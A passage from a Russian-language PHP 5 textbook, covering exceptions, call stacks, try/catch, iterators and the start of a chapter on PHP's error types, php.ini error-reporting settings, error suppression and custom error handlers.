В листинге 13.24 показан пример того, в каких случаях полезно пропускать некоторые свойства класса в процессе преобразования его в строку. Например, класс содержит идентификатор сеанса для данного текущего сеанса, однако при восстановлении класса сеанс оказывается недействительным. Поэтому функция `__sleep()` сохраняет всю необходимую информацию и повторно создает новое значение для свойства `$sessionID` в процессе воссоздания класса функцией `__wakeup()`. Этот способ применим ко многим аспектам, включая ресурсы соединений с базами данных.

Исключения

Исключения являются совершенно новым понятием в PHP 5, и представляют объектно-ориентированный подход к инициированию некритических ошибок в PHP-сценариях. В PHP 4 единственный способ инициировать ошибку заключался в использовании функции `trigger_error()` с последующей обработкой этой ошибки специальным обработчиком, указанным в функции `set_error_handler()`. С другой стороны, с помощью исключений можно вызывать ошибки и обрабатывать их более рациональным способом.

Что такое стек вызовов

Чтобы понять, как работают исключения, нужно рассказать о том, что представляет собой стек вызовов. По существу, стек вызовов (call stack) представляет собой запись, в которой указывается очередность вызова функций и методов в сценарии. Рассмотрим следующий пример:

```
<?php
   function firstFunction() {
      secondFunction();
   }
   function secondFunction() {
      thirdFunction();
   }
   function thirdFunction() {
      echo "Добро пожаловать!";
   }
   firstFunction();
?>
```

В процессе выполнения этого сценария функция `firstFunction()` вызовет функцию `secondFunction()`, которая, в свою очередь, вызовет функцию `thirdFunction()`. Что же будет представлять собой стек вызовов, если мы будем находиться внутри вызова функции `thirdFunction()`? Он будет выглядеть примерно так:

```
thirdFunction();
secondFunction();
firstFunction();
```

НА ЗАМЕТКУ

Вам незнакомо понятие стека? Можно с вами поспорить, что вы наверняка видели его много раз, но даже представить себе не могли, что это и есть стек. Примером стека компьютера (или стека вызовов, или еще чего-нибудь подобного) в реальном мире является автомат для раздачи леденцов Pez! Вначале он пуст и заполняется по мере помещения в него леденцов. Вытаскивая леденцы, вы достаете их с верхушки автомата. По этому принципу работают и компьютерные стеки. Сначала вы "заталкиваете" данные в стек, а затем "выталкиваете" их обратно по мере необходимости.

Теперь становится понятным, что стек вызовов — это ни что иное, как запись очередности вызова функций. Первой функцией, которая была помещена в стек вызовов, является функция `firstFunction()`, потому что именно она была вызвана первой из всех других функций, а текущая функция, `thirdFunction()`, находится вверху стека. По мере возврата результата этими функциями они покидают стек до тех пор, пока мы снова не вернемся к ним.

Принцип стека вызовов является важной частью обработки исключений, о чем будет сказано далее.

Класс исключений `Exception`

На практике исключения представляют собой экземпляры классов, которые содержат информацию об ошибке, возникшей в ходе выполнения вашего сценария. PHP 5 содержит такой класс — это `Exception`. Он реализует методы, предоставляющие ценную информацию о процессе отладки, в которой содержатся сведения о возникшей ошибке. Определение класса `Exception` представлено в листинге 13.25.

НА ЗАМЕТКУ

В листинге 13.25 отсутствует код для методов в классе Exception, поскольку этот класс является встроенным классом PHP.

Листинг 13.25. Определение класса Exception

```
<?php
   class Exception {
      protected $message;
      private $string;
      protected $code;
      protected $file;
      protected $line;
      private $trace;
      function __construct($message = "", $code = 0);
      function __toString();
      public function getFile();
      public function getLine();
      public function getMessage();
      public function getCode();
      public function getTrace();
      public function getTraceAsString();
   }
?>
```

Назначение большинства методов, реализованных в базовом классе Exception, очевидно. Кроме определенных, ни один из методов внутри класса Exception не принимает параметров. Исключения в PHP содержат два основных значения: строковое сообщение, в котором описана возникшая ошибка, и целочисленный код, соответствующий этой ошибке. При разработке исключения одно из них можно опустить, если в этом возникает необходимость. По умолчанию исключению автоматически присваивается строка и имя файла, в котором была обнаружена ошибка, а также трасса стека, в которой указывается, где именно в процессе выполнения возникла ошибка.

Важно также отметить, что класс Exception при необходимости можно расширять, что позволяет реализовывать свои собственные версии класса Exception для решения определенных задач.

Генерирование и перехват исключений

В модели ООП при возникновении ошибки создается и генерируется (throw) исключение. Это означает, что при генерировании исключения во время выполнения сценария оно будет постоянно передаваться в стек вызовов до тех пор, пока не произойдет одно из следующих событий:

- Исключение будет перехвачено одной из функций в стеке.
- Исключение не будет перехвачено и достигнет вершины стека.

Генерирование исключения в сценарии осуществляется с помощью оператора throw и передачи ему экземпляра генерируемого исключения, как показано в листинге 13.26.

Листинг 13.26. Генерирование исключения

```
<?php
   class ThrowExample {
      public function makeError() {
         throw new Exception("Пример исключения");
      }
   }
   $inst = new ThrowExample();
   $inst->makeError();
?>
```

В листинге 13.26 во время выполнения метода `makeError()` генерируется исключение, передаваемое в стек вызовов, который в данном случае является одноуровневым стеком. Поскольку для перехвата этого исключения нет соответствующей логики, возникнет ошибка и произойдет останов сценария:

```
Fatal error: Uncaught exception 'exception' with message 'This is an
example Exception' in /listing_13_26.php:4

Неисправимая ошибка: Неперехваченное исключение 'exception' с сообщением
'Пример исключения' в /listing_13_26.php:4

Stack trace:
#0 /listing_13_26.php(8): ThrowExample->makeError()
#1 {main}
thrown in /listing_13_26.php on line 4
```

Как видите, исключения формируют гораздо более информативные сообщения об ошибках, чем доступные в версии PHP 4. Однако даже с учетом такой степени информативности лучше всего исправлять ошибки незаметно для пользователя. Чтобы сделать это с помощью исключений, используйте новую конструкцию PHP 5 — блок `try/catch`.

Блок `try/catch` служит для выполнения сегмента кода, который может генерировать исключение и вернуться к выполнению кода. Синтаксис блока `try/catch` выглядит следующим образом:

```
try {
   /* код для выполнения */
} catch(ExceptionClass $variable) {
   /* Код для перехвата исключения */
} [ catch (AnotherException $variable) {
} ] ...
```

Обратите внимание, что `ExceptionClass` и `$variable` — это просто заполнители. На самом деле `ExceptionClass` может быть выражен любым классом, унаследованным от класса `Exception`. Если в PHP-сценарии используется блок `try/catch`, будут выполнены следующие действия:

1. Выполняется код в части `try` блока.
2. Если в блоке `try` не было обнаружено ни одного исключения, выполнение сценария продолжается за пределами блока `try`.
3. Если возникло исключение, класс исключения сравнивается с исключениями, которые были перехвачены в блоке `try`.

4. Если блок try перехватывает сгенерированное исключение, выполняется код в блоке catch, в котором была перехвачена ошибка.
5. Если блок try не перехватывает исключение, оно помещается в стек вызовов.

При перехвате исключения сгенерированный объект исключения присваивается переменной, имя которой указано в блоке перехвата (в предыдущем синтаксисе — переменная $variable).

В завершение анализа исключений рассмотрим код в листинге 13.27, основанный на примере из листинга 13.26.

Листинг 13.27. Перехват исключений в PHP 5

```
<?php
   class MyException extends Exception {
      /* Никакого другого нового кода не нужно,
         просто новый тип исключения */
   }
   class AnotherException extends Exception {
      /* Класс оболочки для определения другого
         типа исключения */
   }
   class ThrowExample {
      public function makeMyException() {
         throw new MyException();
      }
      public function makeAnotherException() {
         throw new AnotherException();
      }
      public function makeError() {
         throw new Exception();
      }
   }
   $inst = new ThrowExample();
   try {
      $inst->makeMyException();
   } catch(MyException $e) {
      echo "Перехвачено 'MyException'\n";
   }
   try {
      $inst->makeAnotherException();
   } catch(MyException $e) {
      echo "Перехвачено 'MyException'\n";
   } catch(AnotherException $e) {
      echo "Caught 'AnotherException'\n";
   }
   try {
      $inst->makeError();
   } catch(MyException $e) {
      echo "Перехвачено 'MyException'\n";
   } catch(AnotherException $e) {
      echo "Перехвачено 'AnotherException'\n";
   }
?>
```

Несмотря на большой объем кода, в листинге 13.27 представлено несколько примеров использования блоков try/catch вместе с исключениями. В этом примере создан простой класс ThrowExample, который генерирует три разновидности класса Exception: собственно класс Exception, класс MyException и класс AnotherException. Затем создается экземпляр класса ThrowExample и генерируются все три исключения, используя три отдельных блока try/catch.

При выполнении этого сценария выполняется код в блоке try, генерирующий исключение с типом MyException. Поскольку это исключение перехватывается в блоке try вызова функции, выполняется код в блоке catch. Во втором блоке try процесс повторяется, но на этот раз генерируется исключение AnotherException.

В этом случае определены два типа исключений, которые будут перехватываться, поэтому оба исключения сравниваются со сгенерированным исключением. Так как блок try действительно перехватывает исключение AnotherException, то выполняется его блок catch.

Для третьего блока try генерируется исключение, которое не перехватывается ни одним из блоков catch. Хотя класс Exception является родительским классом по отношению к классам MyException и AnotherException, он не является таким же специфическим классом, поэтому соответствие не может быть установлено и исключение передается в сценарий, что приводит к возникновению ошибки, останавливающей выполнение сценария. Если выполнить код из листинга 13.27, будет сгенерирован следующий вывод:

```
Перехвачено 'MyException'
Перехвачено 'AnotherException'
Fatal error: Uncaught exception 'exception' in /exp.php:18
Stack trace:
#0 /exp.php(39): ThrowExample->makeError()
#1 {main}
thrown in /exp.php on line 18
```

Как и можно было предположить, первые два исключения перехватываются соответствующими блоками try, и выполнение сценария продолжается. Однако выполнение сценария прекращается после вызова метода makeError(), поскольку при этом генерируется исключение, которое нельзя перехватить.

НА ЗАМЕТКУ

Исключения подчиняются иерархии объектов, как и любой другой класс в PHP. Следовательно, вы можете перехватить любое сгенерированное исключение с помощью следующего блока try/catch:

```
try {
   /* Некоторый код */
} catch(Exception $e) {
   /* Вызывается при генерировании исключения */
}
```

Поскольку все исключения наследуют внутренний класс Exception в PHP, то перехват самого класса Exception в результате приведет к перехвату любого генерируемого исключения.

Исключения являются невероятно мощным инструментом для программиста, использующего объектно-ориентированную модель. Однако использовать их необходимо всегда очень осторожно! Не следует полагаться на исключения как на способ управления выполнением вашего приложения, поскольку они предназначены не для этой цели. Генерировать исключения необходимо только тогда, когда во время выполнения метода действительно возникает ошибка, как если бы вы вообще не предполагали, что они будут перехвачены. Например, использование исключения для отображения возвращаемого значения (когда на самом деле нет никакой ошибки) считается дурным тоном.

Итераторы

Итераторы являются еще одной формой перегрузки объектов, подобно методу `__toString()` для строк, о котором мы уже говорили в этой главе. Однако вместо того чтобы перегружать объект, чтобы его можно было обрабатывать как строку, итераторы позволяют работать с объектами как с массивами, прохождение по которым можно осуществлять с помощью конструкции `foreach`. Реализовать итерации в классах можно многими способами; самый простой из них заключается в том, чтобы обрабатывать экземпляр объекта как массив. Тогда по всем открытым свойствам объекта можно будет проходить как по ассоциативному массиву. Для этого используется оператор `foreach` (см. листинг 13.28).

Листинг 13.28. Пример простого итератора

```
<?php
   class IterateExample {
      public $var_one = 1;
      public $var_two = 2;
      private $var_three = 3;
      public $var_four = 4;
   }
   $inst = new IterateExample();
   foreach($inst as $key => $value) {
      echo "$key = $value\n";
   }
?>
```

Чтобы реализовать более сложную форму итераторов в каком-то своем классе (например, для манипуляции какими-нибудь свойствами самого класса — допустим, строками базы данных), необходимо ввести три внутренних интерфейса PHP: `Traversable`, `Iterator` и `IteratorAggregate`. Представление этих интерфейсов в виде PHP-кода можно найти в листинге 13.29.

Листинг 13.29. Интерфейсы итераторов

```
<?php
   interface Traversable {
      /* Пустой интерфейс */
   }
```

```
   interface IteratorAggregate {
      public function getIterator();
   }
   interface Iterator {
      public function rewind();
      public function hasMore();
      public function key();
      public function current();
      public function next();
   }
?>
```

Первый из этих интерфейсов, интерфейс `Traversable`, является пустым интерфейсом, и используется только для того, чтобы показать, можно ли проходить по классу с помощью интерфейса `Iterator`. Таким образом, чтобы создать класс, который бы поддерживал итерацию, потребуется реализовать оба интерфейса, `Traversable` и `Iterator`, как показано в листинге 13.30.

Листинг 13.30. Реализация интерфейса `Iterator`

```
<?php
   class IterateExample implements Iterator, Traversable {
      private $words = "Быстрая хитрая наглая лиса";
      private $cur = 0;
      private $max = 0;
      function __construct() {
         $this->max = count(explode(" ", $this->words));
      }
      public function rewind() {
         $this->cur = 0;
      }
      public function hasMore() {
         if($this->cur < $this->max) {
            return true;
         }
         return false;
      }
      public function key() {
         return $this->cur;
      }
      public function current() {
         $ar = explode(" ", $this->words);
         return $ar[$this->cur];
      }
      public function next() {
         $this->cur++;
      }
   }
   $inst = new IterateExample();
   foreach($inst as $key => $value) {
   echo "$key = $value\n";
}
?>
```

Результатом выполнения этого кода является объект, проходящий по словам из фразы в свойстве $words объекта:

```
0 = Быстрая
1 = хитрая
2 = наглая
3 = лиса
```

Резюме

Единственным крупным и серьезным изменением в PHP с момента выхода версии PHP 4.0 является новая объектная модель, введенная в PHP 5. Без этих изменений некоторые из наилучших новых технологий, доступных в PHP 5 (реализуемых, например, модулями simplexml, tidy и soap), будут либо менее полезными, либо вообще окажутся недоступными. Многое из того, о чем говорилось в этой главе, отражает стандартные принципы объектно-ориентированного программирования. Если вам в дальнейшем понадобится какая-либо информация об этих принципах, можете обратиться к печатным ресурсам и ресурсам в Internet, посвященным вопросам объектно-ориентированного программирования.

ГЛАВА

14

Обработка ошибок

В ЭТОЙ ГЛАВЕ...

- Модель обработки ошибок в PHP
- Что делать с возникшими ошибками
- Обработчик ошибок, используемый по умолчанию
- Подавление ошибок
- Специальные обработчики ошибок
- Принудительный вызов ошибки
- Собираем все воедино

Даже безупречно написанный сценарий может случайно столкнуться с неидеальными обстоятельствами. Сервер базы данных или LDAP может оказаться поврежденным, локальный файл может оказаться заблокированным навечно, а только что принятый на работу администратор может предъявить настолько строгие требования к безопасности, что ваши сценарии не смогут обращаться к необходимым данным. Какой бы ни была причина, ошибки всегда будут встречаться, и хотя PHP в состоянии их распознавать, именно ваш сценарий должен решать, какие действия необходимо предпринять, чтобы ваш сайт функционировал как можно более гладко, и чтобы пользователи вновь посещали ваш сайт после устранения возникших проблем.

Модель обработки ошибок в PHP

Ошибки в PHP бывают двух основных типов: традиционные, процедурные ошибки, связанные с изначальной структурой PHP, и новая система обработки исключений, построенная на основе ООП (объектно-ориентированное программирование), введенная в PHP 5. Хотя исключения обеспечивают более высокий уровень гибкости при обработке преднамеренно вызываемых ошибок, генерируемых вашими сценариями, вам, вне всяких сомнений, необходимо изучить простую систему обработки процедурных ошибок, дабы можно было эффективно обрабатывать ошибки, генерируемые большой библиотекой функций PHP, не относящихся к ООП.

Типы ошибок

В системе ошибок в PHP определяется 12 уникальных типов ошибок, которые можно разделить на три главные категории: информационные ошибки, ошибки с возможностью действия и неустранимые ошибки. Любая ошибка из этих категорий может возникнуть когда угодно с момента запуска сценария и компиляции, и до времени выполнения.

Как таковые, информационные ошибки не являются истинными "ошибками" – с их помощью система пытается сообщить вам, что, хотя она в состоянии обработать предложенный ей исходный код, однако что-то в этом коде неправильно, поэтому его необходимо пересмотреть. Информационные ошибки могут возникнуть, если, например, в сценарии присутствуют неопределенные константы, если производится попытка прочитать неопределенные переменные или если свойства классов в PHP 5 определяются с использованием `var`, а не `public`, `protected` или `private`. Перечислять причины можно очень долго, так как в общей сложности их насчитывается около двух сотен. Возникновения большинства информационных ошибок можно избежать, если применять явные приемы программирования, однако в конечном счете эти ошибки не влияют на ход выполнения сценария. К информационным ошибкам относятся следующие:

`E_STRICT`	Текущий сценарий связан с функциональной особенностью или поведением, которое уже не используется в PHP, и потому может не работать в будущих версиях PHP. Код этой ошибки присутствует только в PHP 5 и более поздних версиях.
`E_NOTICE`	Компилятор столкнулся с ситуацией, которая может быть связана с проблемой, но которая на самом деле может быть нормальной.

E_USER_NOTICE	По степени строгости аналогична ошибке E_NOTICE, но особенно возникает в том случае, если в PHP-сценарии применяется функция trigger_error(). Напротив, ошибки E_NOTICE возникают из-за особенностей системы PHP.

Ошибки с возможностью действия показывают, что что-то идет явно не так, и что вашему сценарию, возможно, потребуется изменить поведение или даже отменить текущую обработку и завершить работу, выводя на экран информационное сообщение для пользователя. Такие ошибки встречаются в тех случаях, когда ожидаемые ресурсы оказываются недоступными (невозможно найти файл, база данных не отвечает и тому подобное), когда данные, переданные функции, выходят за предполагаемый диапазон значений, когда выбранные настройки безопасности не позволяют текущему сценарию выполнить какое-то действие, а также во множестве других случаев (их число достигает более 1000). К ошибкам с возможностью действия относятся следующие:

E_WARNING	Ошибка с возможностью действия, возникающая во время вызова встроенной функции времени выполнения или блока кода.
E_USER_WARNING	Как и ошибка E_USER_NOTICE, это аналог E_WARNING; она возникает в сценарии и имеет такую же степень строгости.
E_COMPILE_WARNING	Возникают только в некоторых случаях; они встречаются при компиляции сценария и обычно связаны с тем, что во входном файле присутствуют непредсказуемые символы или незакрытые многострочные комментарии.
E_CORE_WARNING	Сигнализирует об ошибке, возникшей во время инициализации системы PHP, загрузки внешнего разделяемого модуля или об исправимой противоречивости в среде системы PHP.

Неустранимые ошибки возникают тогда, когда во время выполнения сценария или при запуске интерпретатора PHP происходит что-то настолько ужасное, что продолжение нормальной работы невозможно. В случае возникновения неустранимой ошибки PHP показывает и/или регистрирует сообщение об ошибке (в зависимости от настроек в файле php.ini) и прекращает выполнение сценария. Неустранимая ошибка может возникнуть в том случае, если PHP не может загрузить требуемый модуль, если запрошенный сценарий не может быть правильно прочитан, или если была обнаружена инструкция, которая не поддается обработке (например, вызов неопределенной функции). К неустранимым ошибкам относятся следующие:

E_ERROR	Внутренняя функция или блок кода в системе PHP попали в ситуацию, из которой невозможно выйти.
E_USER_ERROR	Возникает в сценарии, в котором используется функция trigger_error(); свидетельствует о возникновении неустранимой ошибки и о том, что PHP должен остановить выполнение сценария после обработки сообщения об ошибке.
E_COMPILE_ERROR	Критическая ошибка, которая возникает во время чтения сценария и подготовки к анализу его синтаксиса.
E_CORE_ERROR	Возникает в том случае, если система PHP не может запустить, остановить или загрузить/выгрузить динамический модуль.
E_PARSE	Возникает во время компиляции в ответ на синтаксическую ошибку.

Что делать с возникшими ошибками

В случае возникновения ошибки механизм обработки ошибок PHP сначала проверяет, определен ли специальный обработчик ошибок. Если он определен, и если возникшая ошибка не является одной из следующих ошибок: E_ERROR, E_COMPILE_WARNING, E_COMPILEERROR, E_CORE_WARNING, E_CORE_ERROR или E_PARSE, то вызывается специальный обработчик ошибок; в противном случае вызывается встроенный обработчик ошибок, используемый в PHP по умолчанию. После того как обработчик ошибок вернет результат, PHP проверяет, является ли ошибка неустранимой. Если да, то работа текущего сценария прекращается; в противном случае выполнение возобновляется с того места, в котором произошла ошибка. Соответствующий алгоритм показан на рис. 14.1.




Рис. 14.1. *Алгоритм обработки ошибок в PHP*

Обработчик ошибок, используемый по умолчанию

Обработчик ошибок, используемый в PHP по умолчанию, зависит от нескольких параметров в файле `php.ini`, на основании которых он определяет, какие действия должны быть выполнены в случае возникновения ошибки. К этим параметрам относятся следующие:

`error_reporting`	Битовая маска предварительно перечисленных констант `E_ERRORLEVEL`, которые будут обрабатываться внутренним обработчиком ошибок.
`display_errors`	Ошибки, степень строгости которых включена в `error_reporting` (кроме ошибок запуска), будут выводиться на экран или в окне браузера.
`display_startup_errors`	Если этому параметру и параметру `display_errors` присвоено значение `on`, то будут выводиться также и ошибки, возникающие в процессе запуска.
`log_errors`	Ошибки, степень строгости которых включена в `error_reporting` (включая ошибки при запуске), будут регистрироваться в журнальном файле, указанном в параметре `error_log`.
`log_errors_max_len`	Определяет максимальную длину, в символах, записи в журнале `error_log` для любого данного сообщения об ошибке.
`ignore_repeated_errors`	Любое сообщение об ошибке, которое возникает несколько раз подряд, выводится или регистрируется только один раз.
`ignore_repeated_source`	Подобно предыдущему параметру, игнорирует ошибки, возникающие неоднократно в одном и том же файле с исходным кодом и в одной и той же строке, независимо от содержимого сообщения.
`track_errors`	Самое последнее сообщение об ошибке будет передано переменной `$php_errmsg` в локальной области действия.
`html_errors`	Если значение `on` присвоено этому параметру и параметру `display_errors`, но не присвоено параметру `xmlrpc_errors`, сообщения об ошибке будут отмечаться HTML-дескрипторами для отображения в окне Web-браузера.
`xmlrpc_errors`	Если этому параметру и параметру `display_errors` присвоено значение `on`, сообщения будут отмечаться в формате реакции на ошибку XMLRPC.

docref_root	URL базы Web-сайта, содержащего документацию по PHP. Если определить этот параметр, и если параметру display_errors присвоить значение on, то будет выводиться ссылка на функцию, сообщающую об ошибке.
docref_ext	Если используется параметр docref_root, то к генерируемым ссылкам будет присоединяться расширение имени файла.
error_prepend_string	Произвольная строка, добавляемая в начало сообщений об ошибках, выводимых по параметру display_errors.
error_append_string	Аналогично error_prepend_string, выводит произвольную строку в конце сообщений об ошибках, выводимых по параметру display_errors.

Если параметр ignore_repeated_errors включен, то обработчик ошибок PHP первым делом проверит, является ли текущее сообщение повторением какой-либо ошибки. Если да, или если источник (файл и строка) ошибки один и тот же, и если включен параметр ignore_repeated_source, то PHP будет действовать в соответствии с настройками в файле php.ini: он проигнорирует ошибку и продолжит обработку, или же остановит выполнение сценария, если устранить ошибку будет невозможно.

Затем обработчик ошибок, используемый по умолчанию, проверяет, включен ли параметр track_errors. Если да, то переменная $php_errmsg в локальной области действия получит текст только что появившегося сообщения об ошибке.

Дальнейшие действия зависят от настройки параметра error_reporting, который определяет, какие ошибки необходимо обрабатывать, а какие нужно игнорировать. Параметр error_reporting является битовой маской, пустой или содержащей несколько упомянутых ранее уровней ошибок, объединенных с помощью битовых операций. Учтите, однако, что ошибки ядра (E_CORE_WARNING и E_CORE_ERROR) не могут быть проигнорированы на основании этого параметра. Внутренний обработчик ошибок PHP будет продолжать их обработку.

```
error_reporting=E_ERROR | E_CORE_ERROR | E_COMPILE_ERROR | E_PARSE |
                E_USER_ERROR
```

Этот параметр сообщает обработчику ошибок, используемому в PHP по умолчанию, о том, что необходимо обрабатывать только неустранимые ошибки и игнорировать любые другие. Из этого списка можно было бы исключить E_CORE_ERROR, поскольку эта ошибка никогда не игнорируется, однако лучше всего оставить эту запись, чтобы не допустить непредсказуемого поведения. Этот параметр не обрабатывает информационные ошибки и ошибки с возможностью действия.

```
error_reporting = E_ALL
```

Константа E_ALL является специальным значением, представляющим каждый уровень ошибки кроме E_STRICT. Если строку с этим значением поместить в файл php.ini, то все состояния ошибки за исключением сообщений E_STRICT будут обрабатываться обработчиком ошибок, используемым по умолчанию.

```
error_reporting = E_ALL & ~E_NOTICE
```

Настройки, используемые по умолчанию, в файле php.ini для сообщений об ошибках включают все типы ошибок, кроме E_STRICT и E_NOTICE. На естественном языке эти символы обозначают "E_ALL и не E_NOTICE", или "Все, что относится к E_ALL, кроме E_NOTICE". Поскольку E_ALL уже исключает E_STRICT, это дает нам все неустранимые ошибки и ошибки с возможностью действия, а также генерируемую пользователем информационную ошибку E_USER_NOTICE.

После того как станет ясно, следует ли выполнять обработку данной ошибки, PHP должен выяснить, что необходимо делать с этой ошибкой.

Параметры display_errors и log_errors можно использовать для вывода форматированного сообщения и/или записи сообщения в журнал error_log, соответственно. Параметр display_errors самостоятельно не будет отображать ошибки, возникающие во время запуска. Чтобы показывать ошибки во время запуска, необходимо включить два параметра — display_errors и display_startup_errors. Однако многие администраторы предпочитают изучать ошибки запуска в журнале error_log.

Параметр display_errors позволяет указать формат вывода сообщений об ошибках: простой текст, HTML и XML. По умолчанию PHP-сценарии, запускаемые из командной строки, выводят информацию простым текстом, а сценарии, запускаемые через Web-сервер, будут выводить информацию в формате HTML.

Если параметр xmlrpc_errors включить, то обычное сообщение об ошибке будет выглядеть следующим образом:

```
<?xml version="1.0"?>
<methodResponse>
<fault>
<value>
<struct>

<member>
<name>faultCode</name>
<value><int>2</int></value>
</member>

<member>
<name>faultString</name>
<value>
<string>Warning: Unable to open myfile.txt for reading in
/home/jdoe/public_html/myscript.php on line 42</string>
</value>
</member>

</struct>
</value>
</fault>
</methodResponse>
```

В противном случае PHP будет проверять значение параметра html_errors. Если этот параметр включен, вывод будет выглядеть примерно так:

```
<br />
<b>Warning</b>: Unable to open myfile.txt for reading in
<b>/home/jdoe/public_html/myscript.php</b> on line <b>42</b><br />
```

Если параметр html_errors выключен, будет выведено это же сообщение, но без дескрипторов разметки. В вариантах вывода в формате простого текста и HTML содержимое error_prepend_string и error_append_string добавляется в начало и в конец сообщения об ошибке, соответственно.

Далее, если параметр log_errors включен, PHP создает сообщение об ошибке, подобное варианту с простым текстом, но не включающее значения error_prepend_string и error_append_string, и добавляет его в конец файла, указанного в параметре error_log. Если параметр error_log пустой, PHP передает сообщение на обработку вашему Web-серверу, или передает его на стандартный вывод ошибок stderr, если используется CLI- или CGI-версия или PHP. Если параметру error_log присвоено значение syslog, и в вашей системе поддерживается ведение системного журнала, PHP попытается открыть файл с указанным именем и добавить в него строку с ошибкой.

Информацию можно записывать также и в журнал ошибок, используя преимущества функции error_log(), прототип которой выглядит следующим образом:

```
bool error_log(string $message[, int $message_type[,
   string $destination[, string $extra_headers]]])
```

Если ни один из необязательных параметров не определен, или если параметру message_type присвоено значение 0, функция error_log() отправит свое сообщение в тот же журнал ошибок, который используется внутренним обработчиком ошибок PHP (как было сказано выше, и в зависимости от значения параметра error_log в файле php.ini). Функцию error_log() можно также использовать и для отправки электронного сообщения или присоединения к другому файлу регистрации. В оперативном справочном руководстве можно найти более подробные сведения об использовании функции error_log().

Подавление ошибок

Возникновение некоторых ошибок, с которыми вам, скорее всего, придется иметь дело, невозможно предупредить полностью. В качестве примера рассмотрим следующий фрагмент кода:

```
$webpage = file_get_contents('http://www.example.com');
```

При обычных обстоятельствах $webpage будет получать HTML-содержимое страницы, размещенной на сайте http://www.example.com; однако вполне возможно, что сайт www.example.com будет работать очень медленно или вообще будет недоступным. В этом случае PHP сгенерирует ошибку E_WARNING и $webpage присвоит значение FALSE.

```
Warning: file_get_contents(http://www.example.com): failed to open stream:
Connection refused in /home/jdoe/public_html/fetchPage.php on line 1
```

```
Предупреждение: file_get_contents(http://www.example.com): ошибка при
открытии потока:
Отказ в соединении в /home/jdoe/public_html/fetchPage.php, строка 1
```

На сайте, находящемся на стадии реконструкции или разработки, предпочтительнее выводить для пользователей более дружественное сообщение наподобие "Посетите наш сайт позднее". Отключить отображение такого сообщения об ошибке можно

несколькими способами. Для этого можно использовать рассмотренные нами ранее директивы error_reporting и/или display_errors, либо же добавить в качестве префикса к команде, которая потенциально может вызвать ошибку, операцию подавления ошибок @:

```
$webpage = @file_get_contents('http://www.example.com');
```

В этом случае, если функция file_get_contents() не сможет получить данные, $webpage будет присвоено значение FALSE, но сообщение об ошибке не будет отображаться. Впоследствии в своем сценарии вы могли бы обработать ошибку более элегантно:

```
<?php
   $webpage = @file_get_contents('http://www.example.com');
   if ($webpage === false) {
      /* Здесь используется "заполнитель" $webpage */
      $webpage = '<html><head><title>Сайт Example Dot Com недоступен
</title></head><body>Невозможно извлесь содержимое страницы
www.example.com, пожалуйста, повторите попытку позже.</body></html>';
   }
?>
```

НА ЗАМЕТКУ

Неустранимые ошибки всегда являются неустранимыми вне зависимости от того, какая операция применяется для подавления ошибок, каким является значение error_reporting, или какой еще используется обработчик ошибок. В случае возникновения неустранимой ошибки выполнение активного на данный момент сценария при любых обстоятельствах прекращается.

Специальные обработчики ошибок

Ранее уже говорилось, что PHP будет использовать свой обработчик ошибок по умолчанию, если не будет определен специальный обработчик. Теперь давайте посмотрим, как можно организовать свой собственный обработчик ошибок. Специальные обработчики могут принимать и обрабатывать любые ошибки, возникающие в PHP, кроме следующих: E_ERROR, E_CORE_ERROR, E_COMPILE_ERROR и E_PARSE. Степень строгости этих ошибок считается слишком высокой, чтобы можно было выполнять любой последующий код сценария, даже если это необходимо для обработки ошибок. Поэтому с этими ошибками всегда имеет дело обработчик, используемый в PHP по умолчанию.

Специальный обработчик ошибок определяется, когда сценарий вызывает функцию set_error_handler() с указанным именем функции обработчика ошибок или массива, содержащего имя класса или экземпляра объекта в качестве первого значения и имя метода в качестве второго значения.

По умолчанию, при обратном вызове обработчик ошибок будет получать все ошибки (кроме ошибок, оговоренных нами ранее). Чтобы обработчик принимал только некоторые типы ошибок, например, только те, которые генерирует пользователь, в качестве второго аргумента функции set_error_handler() можно передать битовую маску с кодами ошибок.

```
set_error_handler('my_error_handler',
   E_USER_NOTICE | E_USER_WARNING | E_USER_ERROR);
```

Любой обработчик, будь то простая функция или метод класса, получает пять параметров и возвращает булевское значение, показывающее, смог ли он обработать ошибку. Далее показан пример простого обработчика ошибок:

```
set_error_handler('simple_error_handler');
function simple_error_handler(
            $errcode, $errstring, $filename, $lineno, &$scope) {
   echo $errstring;
   return true;
}
```

Этот обработчик отображает любое сообщение об ошибке, независимо от степени строгости или использования оператора подавления ошибок, и возвращает значение true, свидетельствующее о том, что сообщение об ошибке было обработано. Теперь давайте рассмотрим более сложный обработчик ошибок:

```
